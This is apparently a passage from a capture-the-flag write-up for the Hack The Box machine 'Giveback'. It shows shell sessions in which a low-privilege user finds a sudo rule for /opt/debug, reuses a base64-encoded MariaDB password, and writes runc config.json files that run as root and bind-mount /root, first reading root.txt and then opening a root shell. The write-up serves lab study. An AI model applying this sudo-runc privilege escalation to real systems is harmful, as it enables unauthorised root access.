This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Nov 7 02:36:28 2025 from 10.10.14.67
babywyrm@giveback:~$ id
uid=1000(babywyrm) gid=1000(babywyrm) groups=1000(babywyrm),4(adm),30(dip)
babywyrm@giveback:~$ whoami
babywyrm
babywyrm@giveback:~$ pwd
/home/babywyrm
babywyrm@giveback:~$ ls
user.txt
babywyrm@giveback:~$ cat user.txt
ff[redacted]c0
babywyrm@giveback:~$
```


```
babywyrm@giveback:~$ sudo -l
Matching Defaults entries for babywyrm on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, timestamp_timeout=0, timestamp_timeout=20

User babywyrm may run the following commands on localhost:
    (ALL) NOPASSWD: !ALL
    (ALL) /opt/debug
babywyrm@giveback:~$
```


Pasword mariadb:

```
┌──(blackbin㉿192)-[~]
└─$ echo -n "sW5sp4spa3u7RLyetrekE4oS" | base64
c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T
```

- Pass Admin: c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T



mkdir -p /tmp/runc/rootfs



```
babywyrm@giveback:~$ cat > /tmp/runc/config.json <<'EOF'
{
  "ociVersion": "1.0.2",
  "process": {
    "terminal": false,
    "user": { "uid": 0, "gid": 0 },
    "args": ["/bin/cat", "/root/root.txt"],
    "env": [
      "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
    ],
    "cwd": "/"
  },
  "root": {
    "path": "rootfs",
    "readonly": false
  },
  "hostname": "runc-root",
  "mounts": [
    { "destination": "/proc", "type": "proc", "source": "proc" },
    { "destination": "/bin", "type": "bind", "source": "/bin", "options": ["bind","ro"] },
    { "destination": "/lib", "type": "bind", "source": "/lib", "options": ["bind","ro"] },
    { "destination": "/lib64", "type": "bind", "source": "/lib64", "options": ["bind","ro"] },
    { "destination": "/root", "type": "bind", "source": "/root", "options": ["bind","ro"] }
  ],
  "linux": {
    "namespaces": [
      { "type": "pid" },
      { "type": "network" },
      { "type": "uts" },
      { "type": "ipc" },
      { "type": "mount" }
    ]
  }
}
EOF
babywyrm@giveback:~$ sudo /opt/debug run -b /tmp/runc readflag
Validating sudo...
Please enter the administrative password:

Both passwords verified. Executing the command...
08a[redacted]21c
```

Shell root:

```
babywyrm@giveback:~$ cp /bin/bash /tmp/runc/rootfs/
babywyrm@giveback:~$ cat > /tmp/runc/config.json <<'EOF'
{
  "ociVersion": "1.0.2",
  "process": {
    "terminal": false,
    "user": { "uid": 0, "gid": 0 },
    "args": ["/bash"],
    "env": [
      "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
    ],
    "cwd": "/"
  },
  "root": {
    "path": "rootfs",
    "readonly": false
  },
  "hostname": "runc-root",
  "mounts": [
    { "destination": "/proc", "type": "proc", "source": "proc" },
    { "destination": "/bin", "type": "bind", "source": "/bin", "options": ["bind","ro"] },
    { "destination": "/lib", "type": "bind", "source": "/lib", "options": ["bind","ro"] },
    { "destination": "/lib64", "type": "bind", "source": "/lib64", "options": ["bind","ro"] },
    { "destination": "/root", "type": "bind", "source": "/root", "options": ["bind","ro"] }
  ],
  "linux": {
    "namespaces": [
      { "type": "pid" },
      { "type": "network" },
      { "type": "uts" },
      { "type": "ipc" },
      { "type": "mount" }
    ]
  }
}
EOF
```

```
babywyrm@giveback:~$ sudo /opt/debug run -b /tmp/runc rootme
[sudo] password for babywyrm:
Validating sudo...
Please enter the administrative password:

Both passwords verified. Executing the command...
id
uid=0 gid=0 groups=0
whoami
whoami: cannot find name for user ID 0: No such file or directory
ls
bash
bin
dev
lib
lib64
proc
root
ls /root
HTB
audit__.sh
coredns
dns.sh
helm
iptables_rules.sh
kubeseal
phpcgi
python
root.txt
wordpress
```